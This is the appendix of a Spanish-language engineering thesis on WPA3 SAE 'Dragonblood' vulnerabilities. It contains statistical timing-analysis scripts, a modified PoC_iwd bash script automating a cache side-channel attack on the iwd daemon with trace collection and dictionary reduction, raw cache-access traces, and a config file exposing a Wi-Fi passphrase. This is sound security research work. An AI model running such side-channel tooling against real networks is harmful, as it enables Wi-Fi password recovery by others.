            low_percentile = 5
            high_percentile = 35
            low_threshold = np.percentile(pre_measurements_mac1 +
pre_measurements_mac2, low_percentile)
            high_threshold = np.percentile(pre_measurements_mac1 +
pre_measurements_mac2, high_percentile)
```

```
            pre_measurements_mac1 = [t for t in pre_measurements_mac1 if
low_threshold <= t <= high_threshold]
            pre_measurements_mac2 = [t for t in pre_measurements_mac2 if
low_threshold <= t <= high_threshold]

            min_len = min(len(pre_measurements_mac1),
len(pre_measurements_mac2))
            pre_measurements_mac1 = pre_measurements_mac1[:min_len]
            pre_measurements_mac2 = pre_measurements_mac2[:min_len]

            t_statistic, p_value = stats.ttest_rel(pre_measurements_mac1,
pre_measurements_mac2)
            print(f"Para direcciones MAC {mac1} y {mac2}:")
            print(f"  Estadística de prueba: {t_statistic:.4f}")
            print(f"  Valor p: {p_value:.4f}")

            if p_value < alpha:
                print("  Se rechaza la hipótesis nula.")
                print("  Hay evidencia estadística para sostener la
hipótesis alternativa.")

                df_boxplot = pd.DataFrame({
                    'Dirección MAC': [mac1]*len(pre_measurements_mac1) +
[mac2]*len(pre_measurements_mac2),
                    'Tiempo de ejecución (s)': pre_measurements_mac1 +
pre_measurements_mac2
                })

                plt.figure(figsize=(10, 6))
                sns.boxplot(x='Dirección MAC', y='Tiempo de ejecución (s)',
data=df_boxplot, palette=colores[:2])
                plt.title(f"Diagrama de Caja para {mac1} y {mac2}")
                plt.show()
            else:
                print("  No se puede rechazar la hipótesis nula.")
                print("  No hay suficiente evidencia estadística para
sostener la hipótesis alternativa.")
        else:
            print(f"Al menos una de las direcciones MAC {mac1} o {mac2} no
se encontró en las mediciones.")


def main():
    parser = argparse.ArgumentParser()
    parser.add_argument('nombre_del_archivo', help='Nombre del archivo a
abrir')
    args = parser.parse_args()
    nombre_del_archivo = args.nombre_del_archivo

    mediciones = leer_archivo(nombre_del_archivo)

    direcciones_mac = [f"STA {i:02X}:" for i in range(20)]

    realizar_prueba_t(mediciones, direcciones_mac)
```

```
if __name__ == "__main__":
    main()
```

Wilcoxon.py

```
import re
import argparse
import numpy as np
import pandas as pd
import matplotlib.pyplot as plt
import seaborn as sns
from itertools import combinations
from scipy.stats import wilcoxon

def leer_archivo(nombre_del_archivo):
    #Lee el archivo y devuelve un diccionario de mediciones.#
    mediciones = {}
    with open(nombre_del_archivo, "r") as f:
        for line in f:
            mac_match = re.search(r"STA\s[0-9A-F]{2}:", line)
            if mac_match:
                mac = mac_match.group()
                time_string = re.sub(r"^.*STA [0-9 A-F]{2}: ", "", line)
                time_match = re.search(r"\b[0-9]{5,}\b", time_string)
                if time_match:
                    time_ms = float(time_match.group())
                    if mac not in mediciones:
                        mediciones[mac] = {'tiempos': []}
                    mediciones[mac]['tiempos'].append(time_ms)
    return mediciones

def realizar_prueba_wilcoxon(mediciones, colores):
    #Realiza la prueba de Wilcoxon y muestra los resultados.
    resultados_wilcoxon = []
    for mac1, mac2 in combinations(mediciones.keys(), 2):
        pre_measurements_mac1 = mediciones[mac1]['tiempos']
        pre_measurements_mac2 = mediciones[mac2]['tiempos']

        # Filtra las mediciones por percentiles
        low_percentile = 5
        high_percentile = 35
        low_threshold = np.percentile(pre_measurements_mac1 +
pre_measurements_mac2, low_percentile)
        high_threshold = np.percentile(pre_measurements_mac1 +
pre_measurements_mac2, high_percentile)
        pre_measurements_mac1 = [t for t in pre_measurements_mac1 if
low_threshold <= t <= high_threshold]
        pre_measurements_mac2 = [t for t in pre_measurements_mac2 if
low_threshold <= t <= high_threshold]
        min_length = min(len(pre_measurements_mac1),
len(pre_measurements_mac2))
        pre_measurements_mac1 = pre_measurements_mac1[:min_length]
        pre_measurements_mac2 = pre_measurements_mac2[:min_length]

        stat, p_value_wilcoxon = wilcoxon(pre_measurements_mac1,
pre_measurements_mac2)
        print(f"Para direcciones MAC {mac1} y {mac2}:")
        print(f"  Valor p Wilcoxon: {p_value_wilcoxon:.4f}")
```

```
        alpha = 0.05

        if p_value_wilcoxon < alpha:
            resultados_wilcoxon.append((mac1, mac2, p_value_wilcoxon, "Se
rechaza la hipótesis nula"))
            df_boxplot = pd.DataFrame({
                'Dirección MAC': [mac1] * len(pre_measurements_mac1) +
[mac2] * len(pre_measurements_mac2),
                'Tiempo de ejecución (s)': pre_measurements_mac1 +
pre_measurements_mac2
            })
            plt.figure(figsize=(10, 6))
            sns.boxplot(x='Dirección MAC', y='Tiempo de ejecución (s)',
data=df_boxplot, palette=colores[:2])
            plt.title(f"Diagrama de Caja para {mac1} y {mac2}")
            plt.show()
        else:
            resultados_wilcoxon.append((mac1, mac2, p_value_wilcoxon, "No
se puede rechazar la hipótesis nula"))

    print("\nResultados de la prueba de Wilcoxon:")
    for result in resultados_wilcoxon:
        print(f"Para direcciones MAC {result[0]} y {result[1]}:")
        print(f"  Valor p Wilcoxon: {result[2]:.4f}")
        print(f"  Conclusion: {result[3]}\n")

def main():
    parser = argparse.ArgumentParser()
    parser.add_argument('nombre_del_archivo', help='Nombre del archivo a
abrir')
    args = parser.parse_args()
    nombre_del_archivo = args.nombre_del_archivo

    mediciones = leer_archivo(nombre_del_archivo)

    colores = ["red", "blue", "green", "orange", "purple", "pink", "brown",
"gray", "olive", "cyan", "magenta", "yellow", "black"]

    realizar_prueba_wilcoxon(mediciones, colores)

if __name__ == "__main__":
    main()
```

signtest.py

```
import re
import argparse
import numpy as np
import pandas as pd
import matplotlib.pyplot as plt
import seaborn as sns
from itertools import combinations
from scipy.stats import binom_test

def leer_archivo(nombre_del_archivo):
    #Lee el archivo y devuelve un diccionario con las mediciones para cada
dirección MAC.
    mediciones = {}
    with open(nombre_del_archivo, "r") as f:
```

```
        for line in f:
            mac_match = re.search(r"STA\s[0-9A-F]{2}:", line)
            if mac_match:
                mac = mac_match.group()
                time_string = re.sub(r"^.*STA [0-9 A-F]{2}: ", "", line)
                time_match = re.search(r"\b[0-9]{5,}\b", time_string)
                if time_match:
                    time_ms = float(time_match.group())
                    if mac not in mediciones:
                        mediciones[mac] = {'tiempos': []}
                    mediciones[mac]['tiempos'].append(time_ms)
    return mediciones

def realizar_prueba_sign_test(mediciones, colores):
    #Realiza la prueba de signos para todas las combinaciones posibles de
direcciones MAC.
    resultados_sign_test = []

    for mac1, mac2 in combinations(mediciones.keys(), 2):
        pre_measurements_mac1 = mediciones[mac1]['tiempos']
        pre_measurements_mac2 = mediciones[mac2]['tiempos']
        # Filtra las mediciones por percentiles
        low_percentile = 5
        high_percentile = 35
        low_threshold = np.percentile(pre_measurements_mac1 +
pre_measurements_mac2, low_percentile)
        high_threshold = np.percentile(pre_measurements_mac1 +
pre_measurements_mac2, high_percentile)
        pre_measurements_mac1 = [t for t in pre_measurements_mac1 if
low_threshold <= t <= high_threshold]
        pre_measurements_mac2 = [t for t in pre_measurements_mac2 if
low_threshold <= t <= high_threshold]

        # Asegúrate de que ambas listas tengan la misma longitud
        min_length = min(len(pre_measurements_mac1),
len(pre_measurements_mac2))
        pre_measurements_mac1 = pre_measurements_mac1[:min_length]
        pre_measurements_mac2 = pre_measurements_mac2[:min_length]

        # Realiza la prueba de signos
        p_value_sign_test = binom_test(sum(np.array(pre_measurements_mac1)
> np.array(pre_measurements_mac2)), n=min_length)
        print(f"Para direcciones MAC {mac1} y {mac2}:")
        print(f"  Valor p Sign Test: {p_value_sign_test:.4f}")

        alpha = 0.01
        if p_value_sign_test < alpha:
            resultados_sign_test.append((mac1, mac2, p_value_sign_test, "Se
rechaza la hipótesis nula"))

            df_boxplot = pd.DataFrame({
                'Dirección MAC': [mac1] * len(pre_measurements_mac1) +
[mac2] * len(pre_measurements_mac2),
                'Tiempo de ejecución (s)': pre_measurements_mac1 +
pre_measurements_mac2
            })
```

```
            plt.figure(figsize=(10, 6))
            sns.boxplot(x='Dirección MAC', y='Tiempo de ejecución (s)',
data=df_boxplot, palette=colores[:2])
            plt.title(f"Diagrama de Caja para {mac1} y {mac2}")
            plt.show()
        else:
            resultados_sign_test.append((mac1, mac2, p_value_sign_test, "No
se puede rechazar la hipótesis nula"))

    print("\nResultados de la prueba de Sign Test:")
    for result in resultados_sign_test:
        print(f"Para direcciones MAC {result[0]} y {result[1]}:")
        print(f"  Valor p Sign Test: {result[2]:.4f}")
        print(f"  Conclusion: {result[3]}\n")

def main():
    parser = argparse.ArgumentParser()
    parser.add_argument('nombre_del_archivo', help='Nombre del archivo a
abrir')
    args = parser.parse_args()
    nombre_del_archivo = args.nombre_del_archivo

    mediciones = leer_archivo(nombre_del_archivo)

    colores = ["red", "blue", "green", "orange", "purple", "pink", "brown",
"gray", "olive", "cyan", "magenta", "yellow", "black"]

    realizar_prueba_sign_test(mediciones, colores)

if __name__ == "__main__":
    main()
```

Anexo 5. Modificaciones de la herramienta PoC_iwd

Simulation_real.sh

```
#!/bin/bash

source config_r.sh

usage () {

    echo "Utilización: $0 [-n N_TRACES] -a DIR DICT | -s DIR | [-d] -p
TRACES_DIR | -r DICT TRACES"

    echo -e "\t-a: Automatiza el ataque, analiza la traza resultante para
adivinar el resultado y ejecuta la reducción del diccionario utilizando DICT
como referencia y la información recopilada para podar las contraseñas no
válidas. Igual que -sp seguido de -r."

    echo -e "\t-s: Ataque de caché a iwd recopilando datos (es decir:
recopilar trazas)".
```

```
    echo -e "\t-p: analizar las trazas ubicadas en TRACES_DIR. Este directorio debe contener un subdirectorio para cada pareja de direcciones. Cada subdirectorio debe contener dos archivos: "

    echo -e "\t\t* trace: contiene la traza"

    echo -e "\t\t* debug: contiene información adicional como direcciones MAC y número real de rondas en modo debug (ver -d)".

    echo -e "\t-r: ejecuta la reducción de diccionario, comprobando la correspondencia entre todas las contraseñas de un diccionario con las trazas dadas. Puede tardar algún tiempo en ejecutarse si el diccionario contiene muchas contraseñas."

    echo -e "\t-d: ejecutar en modo depuración. Muestra información adicional (sólo durante el análisis). Esta opción no debe utilizarse con -a, ya que la entrada para la reducción del diccionario no tendría el formato adecuado."


    echo -e "\t-n: Combinado con -s (resp. -p) define el número de trazas a adquirir (resp. analizar) para cada pareja MAC."

    terminate

}

# Iniciar el cliente iwd una vez para todas, solo el demonio necesita ser reiniciado

# para tener diferentes direcciones MAC. SE usa sexpect para ejecutarlo en segundo plano

# Para evitar errores donde el cliente se bloquea, se realiza un bucle para reinciarlo si es necesario

start_client() {

        while [[ -e ${TMP_DIR}/.start ]]

        do

                # Si el soocker no esta, lo creamos con este condicional

                if [ ! -S ${IWD_SOCK} ]

                then

                        sexpect -sock ${IWD_SOCK} spawn -nowait -idle 40 -t 40 -cloexit iwctl --passphrase $passphrase
```

```
                fi
                sleep 5
        done

        sexpect -sock ${IWD_SOCK} kill
}
# Iniciar iwd en segundo plano y registrar información de depuración (direcciones MAC y número real de rondas efectivas)
#   $1 es el archivo de log que recibe debug
setup_client_daemon() {
    ifconfig $INTERFACE_CLI down
    macchanger -r $INTERFACE_CLI
    ifconfig $INTERFACE_CLI up
    sleep 2
    ${IWD} -p phy1 -i $INTERFACE_CLI > "$1" 2> /dev/null &
}
# Espera a que se cargue el demonio y desconecte el cliente.
init_client() {
    sexpect -sock ${IWD_SOCK} expect -c "[iwd]"
        sexpect -sock ${IWD_SOCK} send -cstring "station ${INTERFACE_CLI} disconnect\n"
        sexpect -sock ${IWD_SOCK} expect -c "[iwd]"
        # Comprueba si existe la red

        sexpect -sock ${IWD_SOCK} send -cstring "station ${INTERFACE_CLI} get-networks\n"
        sexpect -sock ${IWD_SOCK} expect -re "${SSID}"
        ret=$?
        while [[ $ret != 0 ]]
```

```
        do
                sexpect -sock ${IWD_SOCK} send -cstring "station ${INTERFACE_CLI} scan\n"
                sexpect -sock ${IWD_SOCK} send -cstring "station ${INTERFACE_CLI} get-networks\n"
                sexpect -sock ${IWD_SOCK} expect -re "${SSID}"
                ret=$?
        done
}
# Inicia el proceso espía dado para monitorear el acceso a la memoria caché.
start_spy() {
        sexpect -sock ${SPY_SOCK} spawn -nowait -cloexit spy_process -o $1 -f ${IWD} -m 0x54140,kdf_sha256 -m 0x72ee0,l_getrandom -w 20 -p 0x84d40,vli_mod_exp
        sexpect -sock ${SPY_SOCK} expect -c "Start monitoring"
        sleep 2
}
# Función encargada de recoger las trazas de una clave.
# La función lanzara una instancia  $nAddresses de demonio iwd para recoger las trazas de diferentes
# difrentes parejas de direcciones MAC (emulando el reincio del ordenador como ejemplo).
#    Para cada dirección.  $nMeasures trazas son adquiridas conectado/desconectando el cliente (emulando a un atacante enviando una petición de desautenticación)
#    $1 es el directorio donde se guardan los datos recopilados
#        $2 es el número de trazas a adquirir
get_password_traces() {
        mkdir -p "${TRACE_DIR}/$1"
        nMeasures=15
        nAddresses=10
```

```
        # Para no sobre escribir algunas trazas existentes, se iniciará en el índice del primer repositorio no existente
        start=1
        while [[ -d "${TRACE_DIR}/$1/$start" ]]; do
                ((start++))
        done
        [ $start -le $nAddresses ] || exit

    # configurar el cliente para que esté funcionando sen segundo plano
        touch ${TMP_DIR}/.start
    sleep 2
        start_client &
        [[ $verbose == 1 ]] && echo "Starting at $start"
    # bucle sobre las diferentes direcciones
        for i in `seq $start $nAddresses`; do
        current_dir="${TRACE_DIR}/$1/$i"
        # Si el directoria existe, nos lo saltamos
        [[ -d $current_dir ]] && continue
                mkdir -p $current_dir
        # Iniciar el demonio, generando una nueva dirección MAC para el cliente.
        setup_client_daemon  $current_dir/debug
        sleep 3
                # Iniciar el proceso de espionaje y esperar a la calibración
                start_spy $current_dir/trace

        # Bucle para adquirir trazas con la misma configuración MAC/contraseña
```

```
                for j in `seq 1 $nMeasures`; do
                        # Esperar a que el demonio se configure, y
desconectar el cliente
                        init_client
             # Comprueba si el socket sigue aquí, de lo contrario podemos
parar, la prueba se rompio
                        [[ ! -S ${IWD_SOCK} ]] && exit -1
                        # Todo está iniciado, podemos activar una conexión
y monitorizar el acceso a la caché
                        sexpect -sock ${IWD_SOCK} send -cstring "station
${INTERFACE_CLI} connect ${SSID}\n"
                        sleep 2
                done
                  # Finalizar los procesos espía y demonio
                sexpect -sock ${SPY_SOCK} kill
                [[ -S ${SPY_SOCK} ]] && rm ${SPY_SOCK}
                pkill iwd
                sleep 2
        done
        rm ${TMP_DIR}/.start




}
while [[ $# -gt 0 ]]; do
    opt="$1"
    shift;
    case "$opt" in
            "-a" | "--all")
```

```
            passwd=$1
            path_to_traces=${TRACE_DIR}/$1
            path_to_dict=$2
            shift
            shift
    ;;
"-s" | "--spy")
    passwd=$1
    shift
    ;;
"-p" | "--parse")
    path_to_traces=$1
    shift
    ;;
"-r" | "--reduce")
            path_to_dict=$1
            shift
            while test $# -gt 0; do
                    traces="$traces $1"
                    shift
            done
            ;;
    "-d" | "--debug")
            verbose=1
            ;;
    "-n")
            n_traces=$1
```

```
                        shift
                        ;;
            *)
                usage
        esac
done
# Si no definimos una acción, imprime la función usage()  y sale
[  -n  "${passwd:+1}"  ]  ||  [  -n  "${path_to_traces:+1}"  ]  ||  [  -n
"${path_to_dict:+1}" ] || usage
# Haz la parte de espionaje si $passwd está configurado
if [ -n "${passwd:+1}" ]
then
        # Se requiere ser usuario root para realizar la simulación
        if [[ $EUID != 0 ]]
        then
                echo "Necesita correr el script como root"
                exit
        fi

        # Empezar con un estado limpio
        clean_up
        # Crear los directorios apropiados
        mkdir -p ${TMP_DIR} ${TRACE_DIR}
        [[ $verbose == 1 ]] && echo "Testing $passwd"
        [ -n "${n_traces:+1}" ] || n_traces=15
        get_password_traces $passwd $n_traces &
        wait
        terminate
```

```
fi
# Hacer la parte de análisis si se establece el parametro $path_to_traces
if [ -n "${path_to_traces:+1}" ]
then
        [ -n "${n_traces:+1}" ] && n_traces_opt="-n $n_traces"
         # Comprueba si el directorio trace está vacío
        if [ "$(ls ${path_to_traces})" ]
        then

                if [[ $verbose == 1 ]]
                then
                        traces=$(trace_parser.py      -d      $n_traces_opt
$path_to_traces/*)
                else
                        traces=$(trace_parser.py              $n_traces_opt
$path_to_traces/*)
                fi
        else
                echo "El directorio de trazas parece vacío. Si ejecutó el
script con -a, es posible que la traza tenga demasiado ruido para ser
interpretada (tal vez la arquitectura no encaje). Si ejecutó con -p en una
traza válida, compruebe su ruta."
        fi
        echo "$traces"
fi
# Realiza la reducción del diccionario si $ruta_al_dict está establecido.
if [ -n "${path_to_dict:+1}" ]
then
        [ -n "${traces:+1}" ] && dict_reducer "$path_to_dict" $traces || echo
"Trazas vacias..."
```

```
fi
```

config_r.sh

```
# Al salir, detenemos todos los procesos
trap terminate SIGINT

# Nombre de la interface de red que simula el cliente atacado
INTERFACE_CLI="wlp0s11u1"
SSID="TP-Link_6714"
passphrase="bycc01102000"
# Algunas ubicaciones de directorios y archivos
SIMULATION_DIR=$(pwd)
IWD="/usr/local/libexec/iwd"
IWD_CACHE="/var/lib/iwd"
TMP_DIR="${SIMULATION_DIR}/tmp"
IWD_SOCK="${TMP_DIR}/iwctl.sock"
SPY_SOCK="${TMP_DIR}/spy.sock"
TRACE_DIR="${SIMULATION_DIR}/res_traces"
# Matar el proceso generado y eliminar los archivos temporales
clean_up () {
        pkill sexpect
        pkill iwd
        pkill hostapd
    rm -rf ${TMP_DIR} ${IWD_CACHE}/*
        touch ${IWD_CACHE}/${SSID}.psk
}

# Eliminar carpeta con archivo vacío; ya que son sinónimo de errores
# $1 es el directorio que contiene las trazas
remove_corrupted_traces() {
        # Eliminar trazas vacías e incompletas. Una traza de 15 mediciones
        # debe haber al menos 8 Kb. Eliminamos todo el directorio si
        # contiene una traza corrupta

        for path in $(find $1 -name trace -size -8k)

        do

                f=$(basename $path)
                rm -rf "${path/\/$f}"
        done
}

# Salir correctamente
terminate () {
        clean_up
        if [[ -d ${TRACE_DIR} ]];
        then
                chmod -R o+rw ${TRACE_DIR}
        fi
        [[ -e ${SIMULATION_DIR}/ground_truth ]] && chmod o+rw
${SIMULATION_DIR}/ground_truth
        [[ -e ${SIMULATION_DIR}/prediction ]] && chmod o+rw
${SIMULATION_DIR}/prediction
}
```

Anexo 6. Resultados de las mediciones del acceso a la caché.

```
l_getrandom 4498797 (230)

l_getrandom 4498884 (232)

l_getrandom 4498981 (234)

l_getrandom 4499076 (234)

kdf_sha256 4499170 (352)

l_getrandom 357 (232)

==========

l_getrandom 3032383 (246)

l_getrandom 3032501 (244)

l_getrandom 3032598 (246)

kdf_sha256 3032765 (364)

kdf_sha256 303 (240)

kdf_sha256 416 (244)

kdf_sha256 385841 (234)

==========

l_getrandom 3029290 (234)


==========

kdf_sha256 6381682 (336)


==========

l_getrandom 2158424 (358)

l_getrandom 2177561 (358)

l_getrandom 3169032 (262)

l_getrandom 3169133 (254)

l_getrandom 3169230 (254)

l_getrandom 3169327 (262)

l_getrandom 3169422 (260)
```

```
l_getrandom 3169517 (258)

l_getrandom 3169712 (260)

kdf_sha256 3169829 (254)

l_getrandom 318 (262)

l_getrandom 455 (258)

l_getrandom 552 (256)

==========

l_getrandom 3374913 (340)

l_getrandom 3374938 (248)

l_getrandom 3375031 (252)

kdf_sha256 3375221 (298)

l_getrandom 374 (246)

l_getrandom 477 (324)

kdf_sha256 391 (268)

kdf_sha256 432136 (262)

l_getrandom 524220 (242)

l_getrandom 6736 (304)

l_getrandom 127191 (366)
==========

kdf_sha256 2248704 (350)
==========

l_getrandom 3100591 (242)

l_getrandom 3100797 (234)

l_getrandom 3100894 (230)

l_getrandom 3100992 (232)

l_getrandom 3101187 (234)

l_getrandom 3101284 (232)

l_getrandom 3101381 (234)

l_getrandom 3101482 (236)
```

```
kdf_sha256 3101606 (232)

kdf_sha256 368570 (250)

===========

kdf_sha256 2520723 (282)

===========

l_getrandom 3514168 (286)

kdf_sha256 3514395 (254)

===========

kdf_sha256 3325620 (286)

===========

kdf_sha256 3369234 (320)

===========

kdf_sha256 3257408 (318)

===========

kdf_sha256 3613084 (220)


===========

kdf_sha256 3291455 (296)

kdf_sha256 13070 (256)

l_getrandom 237410 (198)
```

Anexo 7. Certificación de traducción del Resumen

Lic. Karina Yajaira Martínez Luzuriaga

LICENCIADA EN CIENCIAS DE LA EDUCACIÓN MENCIÓN INGLÉS

CERTIFICO:

Yo, Karina Yajaira Martínez Luzuriaga con cédula de identidad Nro. 1104902679, **Licenciada en Ciencias de la Educación Mención Inglés** por la Universidad Técnica Particular de Loja, con número de registro 1031-2022-2574017 en la Secretaría de Educación Superior, Ciencia, Tecnología e Innovación, señalo que el presente documento es fiel traduccción del idioma español al idioma inglés del resumen del Trabajo de Titulación denominado **"Evaluación de vulnerabilidades del protocolo WPA3 SAE con el esquema Dragonblood en una red Wi-Fi domiciliaria y de oficina pequeña."** elaborado por el Sr. Byron Lenin Correa Castillo, con cédula de identidad Nro. 150042297, estudiante egresado de la carrera de Ingeniería en Electrónica y Telecomunicaciones de la Universidad Nacional de Loja.

KARINA YAJAIRA MARTINEZ LUZURIAGA

Lic. Karina Yajaira Martínez Luzuriaga

C.I. 1104902679

REGISTRO SENESCYT N°: 1031-2022-2574017